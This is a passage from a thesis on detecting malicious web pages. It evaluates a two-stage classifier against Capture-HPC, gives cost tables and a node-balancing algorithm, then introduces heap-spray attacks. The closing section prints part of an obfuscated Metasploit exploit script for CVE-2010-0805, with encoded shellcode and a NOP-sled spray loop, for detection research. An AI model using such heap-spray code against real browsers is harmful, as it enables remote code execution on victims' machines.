Therefore, two-stage classification model only archives better speeds if ratio of number of potential malicious forwarded to the second stage satisfies Equation (6.23). This equation shows that the speed of the two stage classification model depends on forwarded rate from the first stage and arrangement of nodes at each stages.

In term of time cost, total of time cost for the two-stage classification model is $t_f * N + t_s * R_p * N$. Total of time cost for classification model using the second stage only is $\frac{t_s}{n} * n * N$. The two-stage classification model is only effective in term of time cost if its time cost is less than time cost of the model with only the second stage. This can be expressed as the following equation:

$$R_p < \frac{t_s - t_f}{t_s} \tag{6.24}$$

Therefore, two-stage classification model only archives better time cost if ratio of number of potential malicious forwarded to the second stage satisfies Equation (6.24). In other words, time cost of the two stage classification model depends on the forwarded rate of the first stage, processing time of each stage.

6.5 Cost evaluation

This section presents an evaluation of the two-stage classification model we proposed. The section is going to answer the question of how cost-effective our two-stage classification model can achieve.

6.5.1 True positive cost curve

The purpose of two-stage classification model is to reduce cost in detecting malicious web pages. In order to evaluate the two-stage classification model, we need a cost model to compare it with others on detecting drive-by download attacks. According to the current state-of-the-art, there is only one cost model which is used for evaluating detection models in drive-by download attacks. It is the True Positive Cost Curve (TPCC) which was created by Seifert et al. [71]. This cost model was created to evaluate performances of different high interaction client honeypot on detecting drive-by download attacks. TPCC takes into account three main factors: number of malicious web pages identified by the model, time used by the model, resources used by the model. The cost for identifying a malicious URL is presented in the following equation:

$$C_{URL} = \frac{t_{Algo} * c_r}{N * p * (1 - FNR)} \tag{6.25}$$

Where

t_{Algo} is time in second for the detection device to process N web pages,

c_r is the cost of resources used by the detection device,

p is percentage of malicious web pages in the sample,

FNR is false positive rate of the detection device.

Our two-stage classification model is proposed to detect drive-by download attacks so we can use this TPCC to evaluate it.

6.5.2 Evaluation of two-stage classification model

We would like to compare our two-stage classification model with hybrid client honeypot system in [69] in term of cost-effective. However, we did not have a copy of that hybrid client honeypot system. In addition, we did not have the resource that [69] used for experiments. Fortunately, we knew that [69] compared the hybrid client honeypot system with Capture-HPC [72]. Therefore, we could compare our classification model with

the hybrid client honeypot by comparing our classification model with Capture-HPC.

To evaluate the proposed two stage classification, we implemented an initial two-stage classification model with the following components:

- **A scoring model:** We used the scoring model presented in Chapter 5 for the first stage classification in the two-stage classification. Particularly, we used the scoring model combining scores from four groups of features and the combination method was Dynamic Score Selection (DSS) with Random Forest classification. The scoring model receives a list of URLs, extract relevant static features, and then classify them into two groups: benign or potential malicious. The potential malicious ones are forward to the next stage for further inspections.

- **Capture-HPC [72]:** Capture-HPC is widely used on research to detect malicious web pages. As we discussed in Chapter 4, Capture-HPC works on run-time features. It monitors changes of file, process and registry system and looks for unauthorized changes during visitation. If any unauthorized change happens during visitation, the involved URL is classified as malicious one. We used Capture-HPC for the second stage classification in the two-stage classification.

We compared performance of the initial implementation of two-stage classification model with performance of Capture-HPC in term of cost.

a) **Experiment:** To evaluate the two-stage classification model, we need to measure FPR, TPR, processing time per URL at both stages. We carried out two experiments to measure these factors. Both experiments were carried out on PCs running Fedora 10 with Intel®Core™2 Duo Processor 3.00 GHz and 4GB of RAM.

    - *Experiment 1 to measure FPR, TPR and processing time of the scoring model:* We implemented a scoring model at the first stage to filter

Table 6.2: True positive and false positive rate in the first stage classifier

TPR	FPR		TPR	FPR
0.0440	0.9047		0.4462	0.9922
0.0941	0.9375		0.4965	0.9938
0.1443	0.9563		0.5468	0.9953
0.1947	0.9641		0.5972	0.9969
0.2449	0.9781		0.6475	0.9969
0.2952	0.9828		0.6979	0.9984
0.3455	0.9891		0.7482	1.0000
0.3959	0.9906			

potential malicious web pages. The scoring model includes two components: an extractor and a scorer. The extractor receives a list of URLs, connects to relevant domain name servers and web servers, downloads contents of URLs, and then extracts potential features. We used four groups of features, which were presented in Table 5.4. The scorer assigned four maliciousness scores for each URL according to values of each features groups. The scorer combined scores for each URL from four scores by using DSS with Random Forest classification. We implemented this classifier on one PC and scan a list of 92518 URLs in the sample. We measured processing time, True Positive Rate (TPR), False Positive Rate(FPR). The result showed that the average processing time was 0.1215 seconds per URL. By adjusting threshold values, we measured TPR and FPR as Table 6.2.

- *Experiment 2 to measure FPR, TPR and processing time of Capture-HPC:* We implemented Capture-HPC on four PCs and used it to scan the same list of URLs which was used in the scoring model. We measured FPR and TPR and processing time. The result shown

that Capture-HPC enabled to process 68446.8 URLs per day. Each PC enabled to process 17111.7 URLs per day. Therefore, the processing time was 5.0492 seconds per URL. Capture-HPC detected all of 903 malicious URLs without any false positive.

b) **Evaluation:** We took into account all values of monitored factors from experiments in order to evaluate our two-stage classification model. We compared performance of our two-stage classification model to performance of Capture-HPC. We supposed that we had 6 identical PCs and cost for each PC was c_r per hour. Because both system used the same resources, we can use time consumption per malicious URL as a measurement for comparison between them. From Equation (6.25), we can calculate time consumption per malicious URL as follows:

$$T_{URL} = \frac{t_{Algo}}{N * p * (1 - FNR)} \tag{6.26}$$

We can calculate time cost for each detection system as the following:

- **Capture-HPC:** The time for using Capture-HPC implemented in those PCs to scan the sample is calculated as Equation 6.22:

$$t_{Algo-Capture-HPC} = t_s * N = 5.0492 * 92518 = 467142(seconds). \tag{6.27}$$

Capture-HPC had no false positive and no false negative. Therefore, the time for Capture-HPC to detect a malicious URL is:

$$T_{URL-capture-hpc} = \frac{t_{Algo}}{N * p * (1 - FNR)} = \frac{467142}{92518 * 0.0097603} = 517.32(seconds). \tag{6.28}$$

- **Two-stage classification model:** The performance of the two-stage classification model depends on TPR and FPR at the first stage classification. By adjusting threshold values, we observed the effect of FPR and TPR at the first classification on the performance of the two-stage classification (presented on Table 6.3). When FPR

and TPR at the first stage increase, the number of detected malicious URLs increases. However, total of processing time also increases significantly. Therefore, time cost per malicious URL increases remarkably. For instance, the cheapest time cost is only 43.7217 seconds per malicious URL while the most expensive time cost is 400.7612 seconds per malicious URL.

In fact, the hybrid client honeypot system in [69] spent 3 hour 45 minutes to process 61,000 URLs while Capture-HPC spent 49 hours and 59 minutes to process the same sample. Thus, **the hybrid client honeypot system ran 12.5 times faster than Capture-HPC.** In addition, the hybrid system costed 0.053 USD per malicious URL while Capture-HPC costed 0.48 USD per malicious URL. Therefore, **the hybrid system costed 11.04% cost of Capture-HPC.**

Comparison to Capture-HPC, our two-stage classification model spent 6120 seconds (the best performance) to process the sample while Capture-HPC spent 77857 seconds to process the same sample. Therefore, **the two-stage classification model performed 12.72 times faster than Capture-HPC**. Moreover, the two-stage classification model spent 43.4385 seconds per malicious URL while Capture-HPC spent 517.3198 seconds per malicious URL. Thus, **the two-stage classification costed 8.40% cost of Capture-HPC.**

As a result, *our two-stage classification model had quite similar speed in comparison to the hybrid client honeypot system but it was cheaper in term of cost per malicious URL*. In addition, we used the scoring classification at the first stage so the number of potential malicious URLs from the first stage is adjustable. Table 6.3 presents the effect of adjusting FPR, TPR in the first stage on the total time, detected malicious URLs, and time cost. There is a tradeoff between the number of detected malicious URLs and time cost per URL. This tradeoff offers an option to choose between number of detected malicious URLs and time cost.

Table 6.3: Performance of two-stage classification model

FPR_f	TPR_f	R_p	T_{total}	**Time Cost (Seconds)**	**Detected Malicious URLs**	**Time per URL (Seconds)**
0.0440	0.9047	0.0524	6120	35486	817	43.4385
0.0941	0.9375	0.1023	11950	58808	847	69.4667
0.1443	0.9563	0.1522	14221	82111	863	95.0914
0.1947	0.9641	0.2022	18888	105450	871	121.1301
0.2449	0.9781	0.2520	23548	128746	883	145.7648
0.2952	0.9828	0.3019	28205	152030	887	171.3059
0.3455	0.9891	0.3517	32862	175317	893	196.2962
0.3959	0.9906	0.4017	37528	198647	895	222.0678
0.4462	0.9922	0.4515	42184	221927	896	247.7019
0.4965	0.9938	0.5013	46840	245207	897	273.2554
0.5468	0.9953	0.5512	51496	268487	899	298.7286
0.5972	0.9969	0.6011	56162	291818	900	324.1781
0.6475	0.9969	0.6510	60818	315096	900	350.0374
0.6979	0.9984	0.7008	65474	338376	902	375.3107
0.7482	1.0000	0.7506	70130	361656	903	400.5051

6.6 Optimization of two-stage classification model

In two-stage classification model, the number of nodes at each stage is measured according to some involved factors at each stage. These factors include malicious rate p of the sample, false positive rate and true positive rate of the classification at the first stage, processing time at each stage (Equation 6.17, 6.19 and 6.20). Unfortunately, the values of these factors are usually estimated based on experiences or former experiments. Therefore, they can sometime not be appropriate values for a particular sample.

In addition, even we can measure the overall values of these factors based on the known samples and classifications, the instant context values of these factors at particular time can be various due to distribution of input instances in the sample. As a result, pre-estimated values of number of nodes at each stage in two-stage classification model can cause unsynchronization between two-stages:

- The first stage produces more potential malicious URLs than which the second stage can process,
- The first stage produces less potential malicious URLs than which the second stage can process.

In both cases, the two-stage classification model can slow down its process and cost more time and resources.

In term of time consumption, performance of two-stage classification model highly depends on how many potential malicious instances are forwarded to the second stage. If the first stage forwards very high number of potential malicious to the second stage, the two-stage classification model can even get worse time and cost than the model with only the second stage. Therefore, the two-stage classification should not be used in this case.

We proposed two approaches to solve these problems:

a) **Stage adaptable performance:** The concept of this approach is to switch between two-stage classification model and one-stage classification model. In one-stage mode performance, there is no node working at the first stage and all of URLs are redirected to the second stage. In two-stage mode performance, all of URLs are directed to the first stage and only potential malicious web pages are forwarded to the second stage. The criteria for making decision to switch between two models is based on Equation (6.24). If t_c is a time period for re-checking performance of two-stage classification model, we carry out checking every t_c seconds. We consider the following scenarios:

- The model is working at two-stage mode: We can measure R_p based on the number of URLs forwarded to the second stage during t_c seconds. If R_p does not satisfy Equation (6.24), the model will switch to one-stage mode performance. Otherwise, the model keeps working at two-stage mode.
- The model is working at one-stage mode: We can measure R_p by using Equation (6.17). If R_p satisfies Equation (6.24), the model will switch to two-stage mode performance. Otherwise, the model keeps working at one-stage mode.

b) **Node adaptable performance:** When two-stage classification model works at two-stage mode, we need to optimize the number of nodes at each stage so the model can perform better. The concept of this approach is that each node in two-stage classification model can work at either the first stage or the second stage. There is a time t_w for a node to switch between two stages. Every t_c seconds, we re-check the performance of the model and re-allocate the number of nodes at each stage.

If we choose t_c as time for re-checking performance of two-stage classification model, we re-calculate number of nodes at each stage for every t_c seconds. We expect that number of potential malicious URLs forwarded to the second stage meets the processing capacity of the second stage. We expect:

$$n_{fnew} * \frac{N_{in}}{n_{fprev}} = n_{snew} * \frac{N_{out}}{n_{sprev}} \tag{6.29}$$

Where N_{in} is number of potential malicious URLs produced by the first stage during t_c period; N_{out} is a number of URLs that can be processed by the second stage during t_c period; n_{fprev} is the current number of nodes at the first stage; n_{sprev} is the current number of nodes at the second stage; n_{fnew} is a new number of nodes we want to allocate for the first stage during the next t_c period; n_{snew} is a new number of nodes we want to allocate for the second stage during the next t_c period.

We have $n = n_{fnew} + n_{snew}$ so we can have:

$$n_{fnew} = \frac{n * N_{out} * n_{fprev}}{n_{sprev} * N_{in} + n_{fprev} * N_{out}} \tag{6.30}$$

And

$$n_{snew} = \frac{n * N_{in} * n_{sprev}}{n_{sprev} * N_{in} + n_{fprev} * N_{out}} \tag{6.31}$$

Algorithm 6.1 presents the optimization process of stage adaptable performance and node adaptable performance for two-stage classification model.

begin
  Estimate threshold value R_{th} as Equation (6.24)
  Estimate R_p as Equation (6.17)
  while *still have available URL* **do**
    if $R_p < R_{th}$ **then**
      `// two-stage performance`
      Stage 1 $\leftarrow$ queue 1; Stage 2 $\leftarrow$ queue 2;
      if *first time OR switch from one-stage* **then**
        Estimate n_f and n_s as Equation (6.19), (6.20)
      end
      Start or switch n_f nodes $\rightarrow$ mode 1;
      Start or switch n_s nodes $\rightarrow$ mode 2;
      Sleep(t_c seconds);
      Calculate n_f,n_s as Equation (6.30),(6.31)
    end
    else
      `// one-stage performance`
      Stage 2 $\leftarrow$ queue 2 + queue 1;
      Start or switch n nodes $\rightarrow$ mode 2;
      Sleep(t_c seconds);
      Calculate p
    end
    Calculate R_p,R_{th}
  end
end

Algorithm 6.1: Optimizing the performance of two-stage classification model

Evaluation of optimization algorithm

To evaluate the performance of the optimization algorithm in two-stage classification model, we created the simulator which performed two-state classification model based on algorithm 6.1. The simulator is a Java application which consists of the following components:

- **Queues:** There are two queues in two-stage classification model. The first queue receives a list of URLs for inspections at the beginning of performance. It serves for all of visitors working at the first stage in the model. The second queue receives potential URLs from the first stage during operation. It serves for all of visitors at the second stage in the model.

- **Hosts and Visitors:** Each host in the simulator represents a PC which enable to host some visitors. There are two type of visitors: The first-stage visitors and the second-stage visitors. The first-stage visitors get URLs from the first queue, and then spend t_f seconds (service time) to classify each URL. Based on given false positive rate (FPR) and false negative rate (FNR), the first-stage visitors make decision whether an URL is benign or potential malicious. If an URL is potential malicious, it is forwarded to the second queue. The second-stage visitors work at the second stage in the model. They receive URLs from the second queue, and then spend t_s seconds (service time) to classify each URL.

- **Optimization Controller**: It controls the performance of two-stage classification model based on algorithm 6.1. For every given t_c seconds (re-checking time), it calculates the forwarded rate R_p. Based on the values of R_p, the optimization controller checks the condition of Equation (6.17), and (6.24), and then makes an adjustment on number of hosts at each stage and how many stage (one or two stage) the model works on.

The class diagram of the simulator is presented in Figure 6.4. The simulator was functionally operated to evaluate the effect of the optimization algorithm in two-stage classification model. The input values for the simulation are shown in Table 6.4. These values were estimated based on the experiments we carried out in the previous sections. In addition, we added the new input value for the simulator, which is the capacity of each




Figure 6.4: Class diagram of the simulator for two-stage classification model

PC to host visitors. Based on our experiments in using Capture-HPC and scoring model in chapter 5, each PC can host about 20 first-stage visitors or 3 second-stage visitors. We used these value to carry out experiments on the simulator.

To evaluate the effect of the optimization algorithm on different samples, we generated different URL lists with various malicious base rate. The malicious base rate was from 0.01 to 0.95. The number of URLs in each list is 100,000. For each URL list, we carried out two experiments: optimization algorithm and no optimization algorithm. For each experiment, we measured two factors: total of spending time and number of malicious web pages detected by the model. Table 6.5 shows the total time for the simulator to inspect 100,000 URLs while table 6.6 shows time cost

Table 6.4: Input factors for simulation

Factor	**Value**
Number of hosts	30
The first-stage visitor/host	20
The second-stage visitor/host	3
False positive rate at the first stage	0.2449
False negative rate at the first stage	0.0219
False positive rate at the second stage	0
False negative rate at the second stage	0
Service time for the first-stage visitor	2.3794s
Service time for the second-stage visitor	15.1475s
Time for a host to switch between stages	17s
Time for a second-stage visitor to revert	17

per malicious URL. We used data from these tables to create Figure 6.5 to compare total time, and Figure 6.6 to compare time cost between two experiments. The result shows that the optimization algorithm can improve both total time and time cost. When the base rate in samples increases, the total time in the case of using the optimization increases slower than the total time in the case of not using the optimization. Moreover, the time cost in the case of using optimization always keeps lower than the time cost in the case of not using optimization.

6.7 Summary

This chapter presents two-stage classification model to improve the performance of detecting malicious web pages. The main concept of this model is to use appropriate features at each stage based on their characters. The chapter defines two type of features, which are used to detect

Table 6.5: Total time (in second) to inspect 100,000 URLs

Base rate	0.01	0.05	0.1	0.15	0.2
No optimization	4801.708	5362.326	5998.404	6695.185	7361.67
Optimization	4801.717	5210.731	5816.575	6436.483	6996.943
Base rate	0.25	0.3	0.35	0.4	0.45
No optimization	8088.71	8709.64	9391.365	10042.588	10739.422
Optimization	7725.12	8255.269	8846.056	9497.311	10088.048
Base rate	0.5	0.55	0.6	0.65	0.7
No optimization	11421.036	12087.447	12769.12	13435.617	14056.663
Optimization	10663.71	11284.705	11904.987	12511.675	13102.351
Base rate	0.75	0.8	0.85	0.9	0.95
No optimization	14813.935	15465.241	16146.853	16813.331	17494.975
Optimization	13723.355	14344.347	14935.867	15540.994	16131.736

malicious web pages. Based on these definition, we proposed two-stage classification model which uses static features for detecting potential malicious web page, and use run-time features to verify the classification. The result shows that two-stage classification model can improve speed as well as time cost in comparison to the work in [69]. In addition, we found that the performance of two-stage classification model could be affected by the estimation on number of nodes at each stage. The number of potential malicious web pages produced by the first stage might be higher or lower than what the second stage enables to consume. In both cases, it can slow down the speed of two-stage classification model. To overcome this issue, we proposed an optimization algorithm that monitors instant values of input and output of two stages in the model. Based on the instant values, it adjusts number of nodes at each stage or switches between one-stage mode (without the first stage) and two-stage (with both stages). The result

Table 6.6: Time cost (in second) per malicious URL

Base rate	0.01	0.05	0.1	0.15	0.2
No optimization	4.9810	1.1116	0.6209	0.4605	0.3831
Optimization	4.9198	1.07793	0.6002	0.4426	0.3649
Base rate	0.25	0.3	0.35	0.4	0.45
No optimization	0.3306	0.3009	0.2765	0.2604	0.2456
Optimization	0.3152	0.2852	0.2606	0.2460	0.2303
Base rate	0.5	0.55	0.6	0.65	0.7
No optimization	0.2355	0.2260	0.2199	0.2129	0.2078
Optimization	0.2202	0.2109	0.2049	0.1981	0.1933
Base rate	0.75	0.8	0.85	0.9	0.95
No optimization	0.2033	0.1991	0.1955	0.1925	0.1897
Optimization	0.1884	0.1847	0.1809	0.1777	0.1750

from simulation shows that the optimization algorithm can improve both speed and cost on detecting malicious web pages.




Figure 6.5: Total time (in seconds)




Figure 6.6: Time cost (in seconds) per malicious URL

Chapter 7

Detecting Heap-Spray Attacks in Malicious Web Pages

From the analysis of the anatomy we observed that a feature that could be included related to memory. There are a number of drive-by download attacks that utilize memory such as heap spray (described below) and it would be desirable to include these in the second stage of the two-stage classification model. As a first stage of this we have carried out work on developing a memory monitor for observing heap spray and doing initial work on detection method that potentially works on the monitored memory features to detect heap-spraying attack.

In the third stage of the anatomy of drive-by download attacks, attackers try to put malicious code (shellcode) into the memory of a vulnerable computer system. Attackers then exploit vulnerabilities in web browsers or plug-ins in order to manage the extended instruction pointer (EIP) to land in the shellcode area. The larger the shellcode area is, the more chance that the EIP will point to the shellocode area. Therefore, the success of exploit is dependent upon the size of the shellcode area. One of the common methods to make shellcode area larger is to heap-spray shellcode in many places in the heap of a process. In this method, a sled consisting of a number of NOP (No Operation) instructions, and shellcode are sprayed

in many areas in the heap. Any jump to an instruction pointed to by the EIP to any NOPs within the sled will result in control 'sliding' to reach the shellcode. As NOPs takes very high rate in the sled, the chance for the EIP to land in the NOPs areas is higher. Heap-spray is one of the common methods to deliver shellcode to victims' computer system in drive-by download attacks.

In this Chapter, we analyse the role of heap-spray attacks in a drive-by download attack. A case study shows how a heap-spray attack happens and its role in the process of a drive-by download attack. The case study is also used to explain why some drive-by download attacks are unsuccessful and detection devices miss these attacks. In this Chapter, characteristics of heap-spray attacks are identified and a statistical approach to detect heap-spray attack is proposed. This Chapter makes the following contributions:

- We present the role of heap-spray in drive-by download attacks in detail. We identify the cause (reason) that makes some detectors fail to detect drive-by download attacks.
- We analyse and identify potential features for detecting heap-spray attacks. These features are also very valuable to detect drive-by download attacks which include heap-spray activities to deliver shellcode to victims' computer system.
- We present a statistical approach to detect heap-spray attacks, which is based on characteristics of heap-spray attacks.

7.1 Heap-spray: a method to deliver shellcode to victims' computer system

In the anatomy of drive-by download attack, one of the key steps is to place malicious code (shellcode) in the memory of the browser process.

There are two common techniques to carry out this task: stack-based and heap-based injections. However, introduction of stack protection makes stack-based injection harder to carry out successfully. However, to counter this, attacks use heap-spray injection. This section presents heap-spray in detail. It includes the model of heap-spray and the role of heap-spray in drive-by download attack by a case study.

7.1.1 Overview of heap-spray

The concept of heap-spray is to inject shellcode into many heap objects in the memory of a process in order to get more chance for the shellcode to be executed despite the attacker having imprecise control over the EIP pointer. Because the shellcode is in heap, its addresses are unpredictable. To boost up the chance for the shellcode to be reached and executed, a heap-spray attack carries out two following tasks:

Figure 7.1: A heap-spray object containing a NOPs sled and shellcode

- **Adding a large number of NOP (No Operation) instructions or Like-NOP instructions (instructions that have no effect when executed) in the front of shellcode:** To make shellcode get more chance to be executed, increasing the size of the shellcode area is a suitable approach. NOP and Like-NOP instructions are chosen to be added to the front of the shellcode because the result of branching (via manipulation of the EIP) to any of these instruction will result in the control flow eventually causing the shellcode to be executed. Therefore, a sled consisting of a large number of NOPs and a shellcode is formed as Figure 7.1.

- **Spraying a NOP sled and shellcode through memory:** This step copies an instance of the NOP sled and shellcode to many areas in the heap of a process. The more number of the sled in the heap, the better chance the sled is reached by the instruction pointer EIP. The layout of sleds in memory is presented in Figure 7.2.




Figure 7.2: General layout of heap-spray sleds in memory

There is a tradeoff in both tasks. While more NOP instructions in each sled or more instances of the sled increase the chance the the shellcode will be executed, it could cause a fragmentation problem. A large-size sled might be allocated in discontinuous chunks. Another problem can be memory

overhead when there are many instances of the sled sprayed through the memory of a process.

7.1.2 A case study: The role of heap-spray in drive-by download attack

In this section, we analyze an use of heap-spray in a drive-by download attack. We discuss the key reason why a drive-by download attack fails and some detectors cannot detect the attack. Particularly, we analyze the drive-by download based on the CVE-2010-0805 vulnerability. To get an active drive-by download attack based on the CVE-2010-0805 vulnerability, we use Metasploit [51] to generate it.

When we browse the malicious URL provided by Metasploit, we receive the HTML with a Javascript content shown as Figure 7.3. All of variables in the script are obfuscated. A de-obfuscated version of the script is shown in Figure 7.4. The script implementing the drive-by-download attack is made up of two main parts. The first part sprays shellcode into the heap of a process. The second part exploits a memory corruption vulnerability in the Internet Explorer Tabular Data ActiveX Controller to cause the processor to branch to the shellcode contained in the heap through manipulation of the EIP pointer. The success of the attack depends on both parts succeeding.

In order to analyse behaviour of heap-spray attack, we use Windbg debugger [53] to attach to the process of Internet Explorer 6. After the visitation of the URL finishes, we look for the instances of heap allocation created by heap-spraying in the memory and print them out. The result is shown in Figure 7.5. There are 150 heap areas that are created by heap-spray. They are all in the same size (0x1083 Bytes). Figure 7.6 shows the structure of one of the heap areas. There are two parts in this heap area. The first part is a large number of 0x0c0c0c0c instructions (OR AL,0C). This instruction is considered as a like-NOP instruction that does not make

```
<script>
var AYceofWHLswwSQzCatlTuQUjPCKsgFIaznEViAqkJTiXOjCrmXpevjIgjQNIG = new Array();
var etevUWCZaDIcZIBNlRiLfqJMOVFtfotnIOGKubjsQXVhdnYDHRQkMxhBFOVOlodWMcynKcwpMKmUQCzz
OCZVSDdWEZgnZyPxEB = unescape;
var RFtNctQEflJObNQdO = etevUWCZaDIcZIBNlRiLfqJMOVFtfotnIOGKubjsQXVhdnYDHRQkMxhBFOVOl
OdWMcynKcwpMKmUQCzzOCZVSDdWEZgnZyPxEB( '%u728d%u3d77%u404b%u963c%u214a%u70e1%u417d%u3
4b8%ub624%u14b2%u7342%u9767%uf787%uc6c7%ufdc0%u3298%ubad4%u690d%uc1ff%u2feb%ua94e%u15
                ..............................

d9c%uc61e%u780b%u4c20%u7cbf%ua5ef%u6eca%u4598%ucd81%u590f%u7b3c%ucfb0%u2aba%u67e7%u0b
c0%u27cf%u7e3b%ue15b%uc1a9%u0e34%uc23d%u58c4%uc257%u3cac%u9103%u42c9%u859e%ud741%ufc2
0%u7036%u0248%ub660%ufdd7%u4647%u2824%uccae%u5e5c%u0cc2');
var NweiZhZuAdUYxzJkweilgHoqldQgURzmCbmGkAymdtzmuGVtQeNxRinIDJevNDyOfHLpOloBDplGDoirD
OmhLaLUykjk = etevUWCZaDIcZIBNlRiLfqJMOVFtfotnIOGKubjsQXVhdnYDHRQkMxhBFOVOlodWMcynKcw
pMKmUQCzzOCZVSDdWEZgnZyPxEB("%u0c0c%u0c0c%u0c0c%u0c0c");
do { NweiZhZuAdUYxzJkweilgHoqldQgURzmCbmGkAymdtzmuGVtQeNxRinIDJevNDyOfHLpOloBDplGDoir
DOmhLaLUykjk += NweiZhZuAdUYxzJkweilgHoqldQgURzmCbmGkAymdtzmuGVtQeNxRinIDJevNDyOfHLpO
loBDplGDoirDOmhLaLUykjk } while( NweiZhZuAdUYxzJkweilgHoqldQgURzmCbmGkAymdtzmuGVtQeNx
RinIDJevNDyOfHLpOloBDplGDoirDOmhLaLUykjk.length < 0x4000 );
for (nvUoWInEXtwgpHsmVTdjRQLFbxQWkCSJtZLhvpA = 0; nvUoWInEXtwgpHsmVTdjRQLFbxQWkCSJtZL
